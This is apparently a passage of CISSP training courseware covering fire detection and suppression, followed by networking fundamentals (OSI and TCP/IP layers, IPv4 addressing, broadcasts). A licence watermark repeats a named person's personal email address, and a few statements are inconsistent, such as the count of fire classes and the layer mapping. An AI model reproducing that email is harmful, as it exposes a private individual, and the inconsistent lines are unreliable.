You can detect a fire in other ways. Heat sensors and flame detectors are two other methods. It is important to remember that these are actually detection measures, not prevention measures. This means that they will detect only that there is an attack; they do nothing to stop the threat. Therefore, there must be a close tie between a detection device and a prevention device. For example, a water-based sprinkler system might be activated by a heat sensor. The heat sensor would detect the fire and then cause the sprinkler system to activate and put out the fire.

A heat sensor determines the temperature of a room and constantly monitors the temperature of the room. If there is a large change in the temperature over a short period of time, the heat sensor deems that there must have been a new heat source to account for this large increase in temperature. Usually, the only thing that could cause this is a fire, and the heat sensor uses that method to detect fires.

A flame detector has the goal to detect that there is a flame in a given area. It does this by understanding the properties of a flame and uses those properties to determine that a fire is in a specified area. The main property it uses to detect flames is to look for the pulsation of a flame. Flames also have a high IR or infrared energy that can be used as a means of detection.

ENVIRONMENT/LIFE SAFETY: FIRE CLASSES

- A. Common combustibles: Wood products, laminates, etc., (suppress with water or soda acid)
- B. Liquid: Petroleum products, coolants, etc., (suppress with gas [Halon], CO₂, soda acid)
- C. Electrical: Electronic equipment, wires, etc., (suppress with gas, CO₂)
- D. Combustible: Metals (suppress with dry powder)

Environment/Life Safety: Fire Classes

There are three main classes of fires: Class A, B, and C. These different classifications are based on the cause of the fire. Suppression methods are different for each class of fire.

- A Class A fire is your most common type. This is where wood or other such materials are burning. It is usually caused by some accidental action with a match or cigarette that catches other things on fire. With a Class A fire, water is the most common means for suppression, but soda acid can also be used.
- A Class B fire is caused when a petroleum-like product, such as gasoline, catches on fire. These type of fires cannot be put out with water, but soda acid and other gases work to suppress it. There is a common thread between suppressing Class A and Class B fires: soda acid. Because it can handle both types of fires, soda acid is commonly used in portable fire extinguishers.
- A Class C fire is electrical, which is usually put out with gas.
- A Class D fire involves combustible metals. You would use dry powder to suppress such a fire.

ENVIRONMENT/LIFE SAFETY: SUPPRESSION METHODS

- CO₂ and soda acid remove fuel and oxygen
- Water reduces temperature
- Gas (Halon/Halon substitute) interferes with chemical reactions between elements

Environment/Life Safety: Suppression Methods

There are two main methods for putting out a fire: Liquids and gases. The main liquid used is water. It is very effective at putting out certain types of fires. However, water can damage and even destroy computer equipment. Gases have the advantage of putting out a fire without causing any damage to computer equipment. However, because they remove the oxygen from the air, they impact human safety. Liquids put out fires by removing the oxygen, but this is the worst of both worlds because it has an impact on both humans and computers.

TYPES OF SUPPRESSION SYSTEMS (1)

Flooding or area coverage: Suppression agent discharged through installed pipes designed to protect personnel and extinguish fire

- Zones of coverage
- Time-release
- HVAC off before activation
- Water and gas (e.g., Halon/Halon substitute common choices)
 - Water offers conventional or pre-action ("dry pipe") options
 - Gas best used in pre-action, time-delay mode: Halon concentration of <10% can be breathed

Types of Suppression Systems (1)

An important consideration in the design and installation of fire detection and suppression systems is the need to control the suppression agent (e.g., water and gas) to ensure that only the affected area or pieces of equipment are treated with the suppression agent. This can be done with the following:

- Detectors installed in *zones of coverage* to permit quick identification of the specific area in which the alarm originated.
- Automatic fire-suppression systems tied into the detectors that *will delay the release of water or gas for a designated period of time* to permit the investigation of the possible fire and allow time to either evacuate personnel or turn off the system in the event of a false alarm.

TYPES OF SUPPRESSION SYSTEMS (2)

Wet pipe

- This type of sprinkler system is always filled with water up to the sprinkler head. When the temperature in the room reaches or exceeds 165 degrees Fahrenheit, the material holding back the water in the nozzle melts and releases the water under pressure

Dry pipe

- In this type of sprinkler, water is not filled up to the sprinkler head. It is held back at a distance from the sprinkler head by a valve. When the temperature in the room reaches or exceeds 165 degrees Fahrenheit, the valve opens. Air that is in the pipe is expelled and the water begins to flow. In this approach, the delay of the water surge allows computer systems to power down to avoid water damage

Types of Suppression Systems (2)

When deploying a sprinkler system, you can deploy many types and methods. The key differentiators are the mechanism used to deploy the device and the proximity of the water to the sprinkler head. With a wet pipe, all the pipes are filled with water all the time. Each sprinkler head that deploys the water has a sensor that activates when the temperature in the room reaches a certain level. In most cases, the sprinkler head is kept off by a piece of plastic. When the temperature becomes high enough, the piece of plastic melts, releasing the water through the sprinkler head.

A dry pipe is a sprinkler system in which the pipes that contain the sprinkler heads do not contain any water. When a fire is detected, the valve turns on and the water is deployed through the sprinkler head to put out the fire.

TYPES OF SUPPRESSION SYSTEMS (3)

Pre-action

- This sprinkler system is a hybrid of the wet and dry pipe systems. When the appropriate temperature is reached, the valve that holds back the water (dry pipe system) is opened and releases water to the nozzle head. Then, the link in the nozzle head melts and releases the water (wet pipe system). This additional delay allows for manual intervention before the water is released

Deluge

- Similar to the dry pipe method, this sprinkler releases a larger amount of water when discharging. Because water can cause serious damage to electronics, this method is not recommended for use around computer systems

Types of Suppression Systems (3)

The previous slide mentioned the two basic types of suppression/sprinkler systems: Wet pipes and dry pipes. These next two methods are composed of a combination of each. With pre-action, the system is set up with dry pipes. However, once the valve is open and the pipes are filled with water, the sprinkler heads are not activated. Each sprinkler head contains a piece of plastic (just like the wet pipe) that must melt before water is deployed. This method adds a delay that allows intervention to take place, such as shutting down or removing equipment before water is deployed. Because water can cause serious damage to computers, a pre-action system can, in some cases, minimize the damage. However, remember that this is a catch-22. The longer you take to deploy water, the more damage the fire can cause.

A deluge is a dry pipe system that releases a large amount of water. This system is meant for situations in which large fires can break out. Because a large amount of water is deployed, the deluge system can cause excessive damage to computer equipment.

TYPES OF SUPPRESSION SYSTEMS (4)

- Gas discharge
 - Discharges an inert gas, such as CO₂ or Halon
 - Usually installed under the floor of the computer area
- Portable extinguishers to minimize fire damage
 - Filled with an approved/applicable suppression agent
 - Located within 50 feet of any electrical equipment
 - At exits
 - Other considerations
 - Clearly marked with unobstructed view
 - Easily reached and operated by average-sized personnel
 - Inspected regularly



Types of Suppression Systems (4)

Another way to put out a fire is to release certain gases into the air. The goal of these gases is to remove the oxygen from the air. Because a fire needs oxygen to burn, removing the oxygen causes the fire to go out. Initially, this seems like a clean, easy, and computer-friendly way to put out a fire. The problem is that this method is not friendly to humans because humans need oxygen to survive.

In the case of small or localized fires, put the fire out while it is still small. The longer you let a fire burn, the bigger the fire becomes and the harder it is to put it out. Therefore, having portable extinguishers near flammable devices is critical. This way, if a fire does start, it can be put out quickly with minimal damage. When selecting a portable extinguisher, it is critical that you determine the type of fire that might occur so the proper substance can be loaded into the extinguisher. Make sure you remember that not all substances put out all fires.

Because fires represent a threat to human safety, all devices used to put out a fire must be clearly marked. Most of these devices are a common color and are installed at a consistent height so they can be easily spotted.

TYPES OF SUPPRESSION SYSTEMS (5)

Other considerations concerning fire suppression agents

- Water: The Fire Protection and Insurance industries support the use of water as the primary fire-extinguishing agent for all business environments, including those dependent on information systems!
- CO₂: Colorless, odorless, and potentially lethal because it removes oxygen:
 - Gas masks give no protection
 - Best application is for unattended facilities
 - Use built-in delay in manned areas



Types of Suppression Systems (5)

Remember that the primary goal of physical security is personal safety. The best physical security is not acceptable if it puts human lives at risk or causes harm in protecting a system. Unfortunately, when putting out a fire, there is a direct contradiction between what is good for humans and what is good for computers. To put out a fire, water is user-friendly. Water will put out the fire and not cause any long-term harm to humans. However, computers do not do well when they are waterlogged.

Another option for putting out a fire is based on the fact that fire needs oxygen to burn. Therefore, if you remove the oxygen, the fire will go out. Computers do not need oxygen and, therefore, removing oxygen is a computer-friendly way to put out a fire. Unfortunately, humans need oxygen, so this technique could cause loss of life. The most common way to remove oxygen is to use CO₂, which is colorless, odorless, and can be lethal to humans if large amounts are present and remove the oxygen from the room.

One option is to use CO₂ with a built-in time delay. This allows personnel time to exit the area or stop an accidental release of the agent. The problem is deciding on the correct amount of time. Another option is to have the last person who leaves hit a button that releases the CO₂. Again, how does that person know for sure that everyone has left? If they make a mistake, the results can be fatal. For these reasons, water is recommended as the main way to extinguish a fire.

TYPES OF SUPPRESSION SYSTEMS (6)

Halon (Halogenated extinguishing agent)

- Must be thoroughly mixed with air and achieve sufficient concentration
- Suppression by chemical reaction that lowers temperature
- Fastest practical flooding desired
- **Montreal protocol (1987)**: Stopped Halon production 01/01/94 because it released ozone-depleting substances

Designed to be safely breathed at required concentrations, but gas-based suppression still less safe for humans than water

FM-200: Effective alternative needs 7% concentration (Halon: 5%)

FE-13: Breathable at up to 30% concentration

Types of Suppression Systems (6)

Halon was originally the main way to extinguish a fire. However, because of environmental concerns, Halon has not been produced since 1994. If you have a Halon device, you can keep using it, but no new systems can use it. Several replacements for Halon work well, and some of the more accepted alternatives include the following:

- Argon
- FE-13
- FM-200
- Inergen

Most of these alternatives require a slightly higher percentage of concentration to extinguish the fire, but because they do not have ozone-depleting agents, they are more accepted today. FE-13 is the newest of these agents, and comparatively safe. It may be breathed in concentrations of up to 30%. Other Halon replacements are typically only safe up to 10-15% concentration.¹

[1] Conrad, E., & Misenar, S. (2015). CISSP study guide, third edition (3rd ed.). Waltham, Mass.: Syngress.

DOMAIN 3 SUMMARY

- Security model fundamentals
- Security evaluation models
- Security capabilities (memory protection, virtualization, etc.)
- Databases, applets, and web vulnerabilities
- Thin clients and mobile systems
- Internet of Things and SCADA
- Distributed systems
- Cryptography
- Site and facility design
- Physical security



MGT414 | SANS Training Program for CISSP® Certification

247

SANS EDU VN @ WWW.SANS.EDU.VN.

Licensed To: Nancy Arnold <shawnacrum1@gmail.com> May 03, 2020

DOMAIN 4

Communications and Network Security (Designing and Protecting Network Security)

To: Nancy Arnold <shawnacrum1@gmail.com> May 03, 2020



THE MOST TRUSTED SOURCE FOR INFORMATION SECURITY TRAINING, CERTIFICATION, AND RESEARCH | sans.org

PLEASE READ THE TERMS AND CONDITIONS OF THIS COURSEWARE LICENSE AGREEMENT ("CLA") CAREFULLY BEFORE USING ANY OF THE COURSEWARE ASSOCIATED WITH THE SANS COURSE. THIS IS A LEGAL AND ENFORCEABLE CONTRACT BETWEEN YOU (THE "USER") AND SANS INSTITUTE FOR THE COURSEWARE. YOU AGREE THAT THIS AGREEMENT IS ENFORCEABLE LIKE ANY WRITTEN NEGOTIATED AGREEMENT SIGNED BY YOU.

With the CLA, SANS Institute hereby grants User a personal, non-exclusive license to use the Courseware subject to the terms of this agreement. Courseware includes all printed materials, including course books and lab workbooks, as well as any digital or other media, virtual machines, and/or data sets distributed by SANS Institute to User for use in the SANS class associated with the Courseware. User agrees that the CLA is the complete and exclusive statement of agreement between SANS Institute and you and that this CLA supersedes any oral or written proposal, agreement or other communication relating to the subject matter of this CLA.

BY ACCEPTING THIS COURSEWARE, YOU AGREE TO BE BOUND BY THE TERMS OF THIS CLA. BY ACCEPTING THIS SOFTWARE, YOU AGREE THAT ANY BREACH OF THE TERMS OF THIS CLA MAY CAUSE IRREPARABLE HARM AND SIGNIFICANT INJURY TO SANS INSTITUTE, AND THAT SANS INSTITUTE MAY ENFORCE THESE PROVISIONS BY INJUNCTION (WITHOUT THE NECESSITY OF POSTING BOND) SPECIFIC PERFORMANCE, OR OTHER EQUITABLE RELIEF.

If you do not agree, you may return the Courseware to SANS Institute for a full refund, if applicable.

User may not copy, reproduce, re-publish, distribute, display, modify or create derivative works based upon all or any portion of the Courseware, in any medium whether printed, electronic or otherwise, for any purpose, without the express prior written consent of SANS Institute. Additionally, User may not sell, rent, lease, trade, or otherwise transfer the Courseware in any way, shape, or form without the express written consent of SANS Institute.

If any provision of this CLA is declared unenforceable in any jurisdiction, then such provision shall be deemed to be severable from this CLA and shall not affect the remainder thereof. An amendment or addendum to this CLA may accompany this Courseware.

SANS acknowledges that any and all software and/or tools, graphics, images, tables, charts or graphs presented in this Courseware are the sole property of their respective trademark/registered/copyright owners, including:

AirDrop, AirPort, AirPort Time Capsule, Apple, Apple Remote Desktop, Apple TV, App Nap, Back to My Mac, Boot Camp, Cocoa, FaceTime, FileVault, Finder, FireWire, FireWire logo, iCal, iChat, iLife, iMac, iMessage, iPad, iPad Air, iPad Mini, iPhone, iPhoto, iPod, iPod classic, iPod shuffle, iPod nano, iPod touch, iTunes, iTunes logo, iWork, Keychain, Keynote, Mac, Mac Logo, MacBook, MacBook Air, MacBook Pro, Macintosh, Mac OS, Mac Pro, Numbers, OS X, Pages, Passbook, Retina, Safari, Siri, Spaces, Spotlight, There's an app for that, Time Capsule, Time Machine, Touch ID, Xcode, Xserve, App Store, and iCloud are registered trademarks of Apple Inc.

PMP and PMBOK are registered marks of PMI.

SOF-ELK® is a registered trademark of Lewes Technology Consulting, LLC. Used with permission.

SIFT® is a registered trademark of Harbingers, LLC. Used with permission.

Governing Law: This Agreement shall be governed by the laws of the State of Maryland, USA.

SANS

Domain 4: Communications and Network Security

#MGT414

© 2019 Dr. Eric Cole, Eric Conrad, Seth Misenar | All Right Reserved | Version E01_01

Author Team:

Dr. Eric Cole – @drericcole
Eric Conrad (GSE #13) – @eric_conrad
Seth Misenar (GSE #28) – @sethmisenar

Course Roadmap

- Security and Risk Management
- Asset Security
- Security Architecture and Engineering
- **Communication and Network Security**
- Identity and Access Management
- Security Assessment and Testing
- Security Operations
- Software Development Security

COMMUNICATION AND NETWORK SECURITY

1. Network Architecture Design Principles
2. Storage, Voice and Wireless Protocols
3. Secure Network Components
4. Routing
5. Remote Access and Secure Communications Channels
6. Network Authentication



MGT414 | SANS Training Program for CISSP® Certification

2

SANS EDU VN @ WWW.SANS.EDU.VN.

Licensed To: Nancy Arnold <shawnacrum1@gmail.com>

OVERVIEW OF NUMBERING SYSTEMS

Name	Base	Notation
Decimal	10	123456
Binary	2	11110001001000000
Hex	16	0x1337beef

Overview of Numbering Systems

Most human beings have 10 fingers and 10 toes, so it's probably only natural that our preferred system of counting has 10 digits as well. It's no coincidence that the English word for a single numeral also is the word for a single finger: *digit*. We refer to this numbering system as *base 10* because, well, it's based on 10 distinct digits. We're so used to base 10 that many people don't even know there are other possibilities.

In reality, there are as many different bases as there are numbers with which to express them. If your friend Nancy comes up with a string of 387 distinct symbols, there's no reason why she couldn't compute something in base 387. A base is just a method of representing a number, which after all is just an abstract idea that, really, directly can't be written down anyway.

WHAT IS A PROTOCOL?

Standard set of rules

- Defines the format and order of messages and actions taken upon receipt of the messages

Network protocols

- Determine how computers communicate with each other
- Standards-based approach increases interoperability

Layered Models

- Divides networking processes into manageable layers
- Can modify one layer without affecting the others
- Easier to understand communication functions



MGT414 | SANS Training Program for CISSP® Certification

4

What is a Protocol?

In the broadest sense, a protocol is nothing more than an agreement of how different entities will act and react in certain circumstances. A medical protocol prescribes a course of treatment for a certain disease. A diplomatic protocol is the basis for a formal treaty that, for example, may specify how two nations will allow free trade along a common border. Similarly, a communications protocol establishes the parties in an exchange of information. It dictates the format of such communication and also the allowable responses to various situations that can occur.

Real-Life Protocols

For clarity's sake, you might think of a protocol as a conversation, perhaps between more than just two parties. As an analogy, consider what happens when you approach the counter at your favorite coffee shop.

CLERK: Hello, may I take your order?

YOU: I'd like a triple venti (large) latte.

CLERK TO BARISTA (coffee bartender): Order in.

BARISTA: Ready.

CLERK TO BARISTA: Triple venti latte.

BARISTA: Triple venti latte.

CLERK TO YOU: That will be \$4.13, please.

YOU: [pay]

See how that worked? Standard corporate protocol dictates that the clerk first greets you and asks for your order, and then waits for you to reply. After the clerk hears your order, he turns to the barista and notifies her to prepare to hear the order. The barista confirmed her readiness and only then did the clerk pass along your order. The barista even confirmed that she heard the order correctly by repeating it back to the clerk. After the subtransaction with the barista was complete, the clerk could then turn back to you and ask for your money, which you cheerfully hand over.

ENCAPSULATION

- Divide network communications into layers
- Divide task of communication into pieces for easier implementation
- Data encapsulation is the process of appending data around the information from one data packet to the data of another packet
- Each layer encapsulates information around the packet it received from the layer immediately above it, then sent to the layer below
- When the packet is received, the information that pertains to each layer is removed (stripped) from the packet as it moves up the protocol stack



MGT414 | SANS Training Program for CISSP® Certification

5

Encapsulation

We have just presented a very simple requirement for protocols. Computers must be able to communicate. However, the internet is a very complex thing, and to meet that simple requirement, we actually need a wide range of protocols for hardware, software, and communications media. The model we use to organize these protocols is called the *protocol stack*.

Imagine, if you will, a five-story apartment building. This building, however, is very special (or very strange, depending on your point of view). First of all, the really important things happen on the top floor, floor five. Second, the only way the people on the fifth floor can get anything done is by asking the people on the floors below them to do it. For example, the people on the fifth floor want to eat dinner. They tell this to the people on the fourth floor. The people on the fourth floor figure out that dinner requires a soup, salad, main course, and dessert. They tell this to the people on the third floor. The people on the third floor decide that the courses will be onion soup, a garden salad, fish stew, and apple pie, and they tell this to the people on the second floor. The people on the second floor figure out what ingredients will be needed for this dinner (for example, broth, lettuce, vegetables, fish, etc.) and give this information to the people on the first floor. The people on the first floor actually go to the store, buy all the ingredients, and bring them back to the apartment building.

After the ingredients are purchased, the process goes in reverse. The first floor gives the raw ingredients to the second floor. The second floor checks that all the ingredients are there and then hands them off to the third floor. The third floor prepares the various courses by making the soup, tossing the salad, cooking the fish, and baking the pie. After all this is done, they hand the food off to the fourth floor. The fourth floor people package all the food up into nice courses and bring it up to the fifth floor residents, so they can eat a delicious meal.

In essence, that's how protocol stacks work. Protocol stacks divide network communications into different layers, like the floors in the apartment building. Each layer in the stack works on the packet in different ways. Some layers make sure the packet has all the information it needs, some layers make sure the packet is ready for an application to work with, and some layers make sure the packet gets on to the network properly. Each layer works directly with the layer above and below it, just as in the apartment building example. As packets are passed from one layer to the next, each layer examines or modifies the packet in some way. After the packet has reached the "ground floor" of the network, it is sent to its destination.

The use of protocol stacks in network communications makes the task of implementing protocols much easier. By making communications more modular, a service, process, or application need only concern itself with the layers it needs, leaving the other layers to someone else.

Licensed To: Nancy Arnold <shawnacrum1@gmail.com> May 03, 2020

THE OPEN SYSTEMS INTERCONNECT (OSI) MODEL



Layered model showing the flow of information from one application on a system to another across a network

7 Layers in OSI model

- Distinct with unique properties
- Interfaces with layers immediately above and below

The Open Systems Interconnect (OSI) Model

The standard reference model for protocol stacks is the International Standards Organization's (ISO) Open Systems Interconnection (OSI) model. The OSI model divides network communications into seven layers:

- The Physical Layer handles transmission across the physical media. This includes such things as electrical pulses on wires, connection specifications between the interface hardware, and the network cable and voltage regulation.
- The Data Link Layer connects the physical part of the network (for example, cables and electrical signals) with the abstract part (packets and data streams).
- The Network Layer handles interaction with the network address scheme and connectivity over multiple network segments. It describes how systems on different network segments find and communicate with each other.
- The Transport Layer actually interacts with your information and prepares it to be transmitted across the network. It is this layer that ensures reliable connectivity from end to end. The Transport Layer also handles the sequencing of packets in a transmission.
- The Session Layer handles the establishment and maintenance of connections between systems. It negotiates the connection, sets it up, maintains it, and makes sure that information exchanged across the connection is in sync on both sides.
- The Presentation Layer makes sure that the data sent from one side of the connection is received in a format that is useful to the other side. For example, if the sender compresses the data prior to transmission, the Presentation Layer on the receiving end would have to decompress it before the receiver could use it.
- The Application Layer interacts with the application to determine which network services will be required. When a program requires access to the network, the Application Layer will manage requests from the program to the other layers down the stack.¹

[1] Recommendation X.200 <https://mgt414.com/31>

THE SEVEN LAYERS OF THE OSI MODEL (1)

Application Layer (Layer 7)¹

- Layer closest to users and programs
- Identification of communication partners
- Determines security aspects of communication

Presentation Layer (Layer 6)²

- Provides representation of information to be processed by the application
- Provides translation services, such as EBCDIC to ASCII
- Performs data encoding, compression, and decompression



MGT414 | SANS Training Program for CISSP® Certification

8

The Seven Layers of the OSI Model (1)

The Application Layer interacts with the application to determine which network services will be required. When a program requires access to the network, the Application Layer will manage requests from the program to the other layers down the stack.

The Presentation Layer makes sure that the data sent from one side of the connection is received in a format that is useful to the other side. For example, if the sender compresses the data prior to transmission, the Presentation Layer on the receiving end would have to decompress it before the receiver could use it.

[1] Recommendation X.200 <https://mgt414.com/31>

[2] Ibid.

THE SEVEN LAYERS OF THE OSI MODEL (2)

Session Layer (Layer 5)¹

- Organizes and synchronizes communication
- Management data exchange
- Establishes lines of communication and initial contact to destination computers
- Maintains the session allowing recovery and restoration
- Allows both half-duplex and full-duplex communications

Transport layer (Layer 4)²

- Optimizes network service usage
- Uniquely identifies endpoints by transport address (e.g. TCP ports)
- Reliable and cost-effective data transfer
- Maintains communication integrity
- Sequence-control, error-detection, and possible error recovery



MGT414 | SANS Training Program for CISSP® Certification

9

The Seven Layers of the OSI Model (2)

The Session Layer handles the establishment and maintenance of connections between systems. It negotiates the connection, sets it up, maintains it, and makes sure information exchanged across the connection is in sync on both sides.

The Transport Layer actually interacts with your information and prepares it to be transmitted across the network. It is this layer that ensures reliable connectivity from end to end. The Transport Layer also handles the sequencing of packets in a transmission.

[1] Recommendation X.200 <https://mgt414.com/31>

[2] Ibid.

THE SEVEN LAYERS OF THE OSI MODEL (3)

Network Layer (Layer 3)¹

- Provides network addressing to identify endpoints
- Performs routing and flow control
- Establishes network connection allowing transfer of data from one network endpoint to another
- Provides network path
- IPv4 addresses are the most common Layer 3 address
- Routers operate at Layer 3

Data Link Layer (Layer 2)²

- Formats messages to allow for transfer of physical media
- Provides addressing for physical hardware
- Ethernet or MAC addresses are Layer 2 addresses
- Switches operate at Layer 2



MGT414 | SANS Training Program for CISSP® Certification

10

The Seven Layers of the OSI Model (3)

The Network Layer handles interaction with the network address scheme and connectivity over multiple network segments. It describes how systems on different network segments find and communicate with each other.

The Data Link Layer connects the physical part of the network (for instance, cables and electrical signals) with the abstract part (for instance, packets and data streams).

[1] Recommendation X.200 <https://mgt414.com/31>

[2] Ibid.

THE SEVEN LAYERS OF THE OSI MODEL (4)

Physical Layer (Layer 1)

- Provides for mechanical and electrical activation, maintenance, and deactivation of physical connections for transmission
- Converts bits into electrical signals or light impulses for transmission
 - Defines the physical means of communication
 - Determines requirements for signal transmission over physical medium



MGT414 | SANS Training Program for CISSP® Certification

11

The Seven Layers of the OSI Model (4)

The Physical Layer handles transmission across the physical media. This includes such things as electrical pulses on wires, connection specifications between the interface hardware, and the network cable and voltage regulation.

OSI VERSUS TCP/IP

OSI	TCP/IP
Application	7
Presentation	6
Session	5
Transport	4
Network	3
Data Link	2
Physical	1

2020



OSI Versus TCP/IP

This slide shows a comparison between the OSI model and the TCP/IP model. As you can see, the OSI model is more granular. The OSI model splits apart some functionality that was combined in the TCP/IP model. The Network Layer in the TCP/IP model comprises both the Physical Layer and the Link Layer in the OSI model, and the Application Layer in TCP/IP encompasses the Application, Presentation, and Session Layers of OSI. The OSI model is more detailed because it was designed to support protocols other than just TCP/IP. By creating more layers, the designers made it easier to break down the functionality of each protocol and build more specific interfaces and linkages between the layers.

Even though each model breaks down the functionality a bit differently, you should realize that no matter which model you use, it must perform all the functions required to take a piece of application data, place it into a packet, put that packet on the wire, and deliver it safely and efficiently to its destination.

THE TCP/IP PROTOCOL STACK

TCP/IP is a suite of protocols developed in the 1970s by DARPA, an agency in the US Department of Defense

Many of the protocols initially developed during that time continue as the fundamental protocols of network communications

Although TCP/IP is the protocol stack of the internet, the OSI's 7-layer model is still the dominant nomenclature

- We continue to reference things as Layer 7 protocols, Layer 2 devices, etc.



The TCP/IP Protocol Stack

In comparison to the OSI protocol stack, the *Transmission Control Protocol/Internet Protocol* (TCP/IP) stack is much simpler. This model predates the OSI model and, as the name implies, is the underlying protocol of the internet. As such, it's much more widely used than OSI-based protocols. In fact, although the stack usually is referred to as the TCP/IP stack, a more accurate name is IP stack. TCP is only one of the several protocols typically offered by an IP stack.

The TCP/IP stack has only four layers: The Network Access Layer, the Internet Layer, the Host-to-Host Transport Layer, and the Application Layer. Even though the stack has only four layers as compared to the seven-layer OSI model, it still performs the same functions. It just means that because there are fewer layers, each layer has to do a little more work.

TCP/IP MODEL (1)

Application layer

- Combines Session, Presentation, and Application (Layers 5-7) of the OSI model
- TPC/IP application layer protocols typically employ a client/server architecture
- Majority of protocols operate at this layer (e.g. HTTP, SSH, SMTP, FTP)

Host-to-Host Transport layer

- Corresponds to Transport (Layer 4) in the OSI model
- Applications are tied to ports
- Defines protocols for setting up the level of transmission service
- TCP and UDP operate at this layer



MGT414 | SANS Training Program for CISSP® Certification

14

TCP/IP Model (1)

Application layer

- Combines Session, Presentation, and Application (Layers 5-7) of the OSI model
- TPC/IP application layer protocols typically employ a client/server architecture
- Majority of protocols operate at this layer (e.g. HTTP, SSH, SMTP, FTP)

Host-to-Host Transport layer

- Corresponds to Transport (Layer 4) in the OSI model
- Applications are tied to ports
- Defines protocols for setting up the level of transmission service
- TCP and UDP operate at this layer

TCP/IP MODEL (2)

Internet layer

- Equivalent to Network (Layer 3) of the OSI model
- IP addressing and routing operates here
- Invokes protocols for the logical transmission of packets over the network
- IPv4, IPv6, and protocols responsible for routing

Network Access layer

- Equivalent of Data Link (Layer 2) and Physical (Layer 1) of the OSI model
- Maps IP addresses to MAC addresses
- Converts bits into Ethernet frames
- Interfaces with physical medium (e.g. copper or fiber)



MGT414 | SANS Training Program for CISSP® Certification

15

TCP/IP Model (2)

Internet layer

- Equivalent to Network (Layer 3) of the OSI model
- IP addressing and routing operates here
- Invokes protocols for the logical transmission of packets over the network
- IPv4, IPv6, and protocols responsible for routing

Network Access layer

- Equivalent of Data Link (Layer 2) and Physical (Layer 1) of the OSI model
- Maps IP addresses to MAC addresses
- Converts bits into Ethernet frames
- Interfaces with physical medium (e.g. copper or fiber)

IP (INTERNET PROTOCOL)

- The most common Layer 3 (OSI) protocol
- Works at the Internet Layer of the TCP/IP stack
- Deals with transmission of packets between endpoints
- The fundamental protocol of the Internet



MGT414 | SANS Training Program for CISSP® Certification

16

IP (Internet Protocol)

"IPv4 is Internet Protocol version 4, commonly called "IP." It is the fundamental protocol of the Internet, designed in the 1970s to support packet-switched networking for the United States Defense Advanced Research Projects Agency (DARPA). IPv4 was used for the ARPAnet, which later became the Internet.

IP is a simple protocol, designed to carry data across networks. It is so simple that it requires a "helper protocol" called ICMP (see below). IP is connectionless and unreliable: it provides "best effort" delivery of packets. If connections or reliability are required, they must be provided by a higher-level protocol carried by IP, such as TCP.

IPv4 uses 32-bit source and destination addresses, usually shown in "dotted quad" format, such as "192.168.2.4." A 32-bit address field allows 2^{32} , or nearly 4.3 billion, addresses. A lack of IPv4 addresses in a world where humans (and their devices) outnumber available IPv4 addresses is a fundamental problem: this was one of the factors leading to the creation of IPv6, which uses much larger 128-bit addresses.^[1]

[1] Conrad, E., & Misenar, S. (2015). CISSP study guide, third edition (3rd ed.). Waltham, Mass.: Syngress.

PACKETS ARE POSITIONAL

IP header with no options shown, 20 bytes total

0	15	31
VER	IHL	TOS
	ID Field	Frag Offset
TTL	Protocol	Header Checksum
	Source IP Address	
	Destination IP Address	

Packets are Positional

Here, you see a diagram of how the bits inside an IP packet header are laid out. Pay particular attention to the way the diagram is labeled, because this is the standard way of looking at a packet header. Across the top, the bits are numbered from 0 on the left to 31 on the far right, for a total of 32 bits. 32 bits equal 4 bytes, and there are 5 rows, so you know that the total length of the header shown is 20 bytes. When dealing with packet headers, always start counting bits and bytes with 0. The first byte here is byte 0, and the last is byte 19.

IPv4 ADDRESS CLASSES

- 4-byte address
- The address is broken down into a network and host portion
- Classful addressing: A through E
- Classless Inter-Domain Routing (CIDR) notation
 - Slash notation, for example, /8
 - Helps conserve IP addresses by allowing flexible subnet sizes
- Class A
 - 1.0.0.0 through 127.255.255.255
 - N.H.H.H; 255.0.0.0;/8
 - Example, 15.10.5.50
- Class B
 - 128.0.0.0 through 191.255.255.255
 - N.N.H.H; 255.255.0.0;/16
 - Example: 145.55.85.10
- Class C
 - 192.0.0.0 through 223.255.255.255
 - N.N.N.H; 255.255.255.0;/24
 - Example, 205.100.75.30
- Class D: Multicast
- Class E: Reserved (formerly experimental)



MGT414 | SANS Training Program for CISSP® Certification

18

IPv4 Address Classes

The internet relies on a number of assumptions to function properly. One of these assumptions is that each organization connected to the internet will use unique IP addresses for its computers. These days, when you get connected to the Net, your ISP assigns you a block of IP addresses to use for hosts at your site. If you're a home user, you typically only get one address (or maybe two or three if you have that many computers). Companies and other organizations usually get substantially more. In this section, you learn how IP addresses are allocated to make the most efficient use of this limited resource.

Classless Inter-Domain Routing (CIDR) allows far more flexible network sizes than those allowed by classful addresses. CIDR allows for many network sizes beyond the arbitrary classful network sizes.

The Class C network of 192.0.2.0 contains any IP address that begins with 192.0.2: 192.0.2.177, 192.0.2.253, etc. That Class C network is 192.0.2.0/24 in CIDR format: The first 24 bits (192.0.2) describe the network, and the remaining 8 bits (177 or 253 in the previous example) describe the host.

Once networks are described in CIDR notation, additional routable network sizes are possible. Need 128 IP addresses? Chop a Class C (/24) in half, resulting in two /25 networks. Need 64 IP addresses? Chop a /24 network into quarters, resulting in four /26 networks with 64 IP addresses each.¹

[1] Conrad, E., & Misenar, S. (2015). CISSP study guide, second edition (3rd ed.). Waltham, Mass.: Syngress.

IPv4 BROADCAST ADDRESSES

- Special type of address
- Will be sent to all hosts on a given network segment
- Broadcast address (directed broadcast) is when the host portion is set to all 1s
 - For example, 192.168.1.255 is the directed broadcast address for the 192.168.1.0/24 (class C) network
- Limited broadcast stays on local segment
 - 255.255.255.255
 - Routers block limited broadcasts by default



IPv4 Broadcast Addresses

As mentioned previously, you should never use host addresses of all 0s or all 1s. In a /24 subnet, these would be the addresses x.x.x.0 and x.x.x.255. That's because these are reserved for a special kind of network transmission known as a *broadcast*. The two addresses are known as *broadcast addresses*. A broadcast packet is a single packet that is processed by every IP stack on the LAN.

Types of Broadcast Packets

There actually are two types of broadcast packets that you might see. The first is called a *net-directed broadcast*, which is a fancy way to say that the network number bits in the broadcast address are the same as those in the host's IP address. The host bits are still all 1s, however, to differentiate these packets from regular traffic. Net-directed broadcasts are, as the name implies, intended for all hosts with a specific network number. Routers and gateways usually pass these along to other parts of the same network that might happen to reside on different physical segments of cable.

The second type of broadcast is referred to as a *limited broadcast*. Packets of this type contain a destination address composed entirely of 1s, which is 255.255.255.255. This is referred to as limited because routers or gateways never pass on these sorts of broadcast packets. They are only intended for a single network segment. Limited broadcasts mostly are used when computers boot so they can obtain DHCP leases or otherwise configure their network interfaces.

PRIVATE NETWORK ADDRESSING

- IPv4 address space is scarce
- Advisable to hide internal address structure
- Used to handle "private" address space
- Makes more efficient use of IPv4 addresses
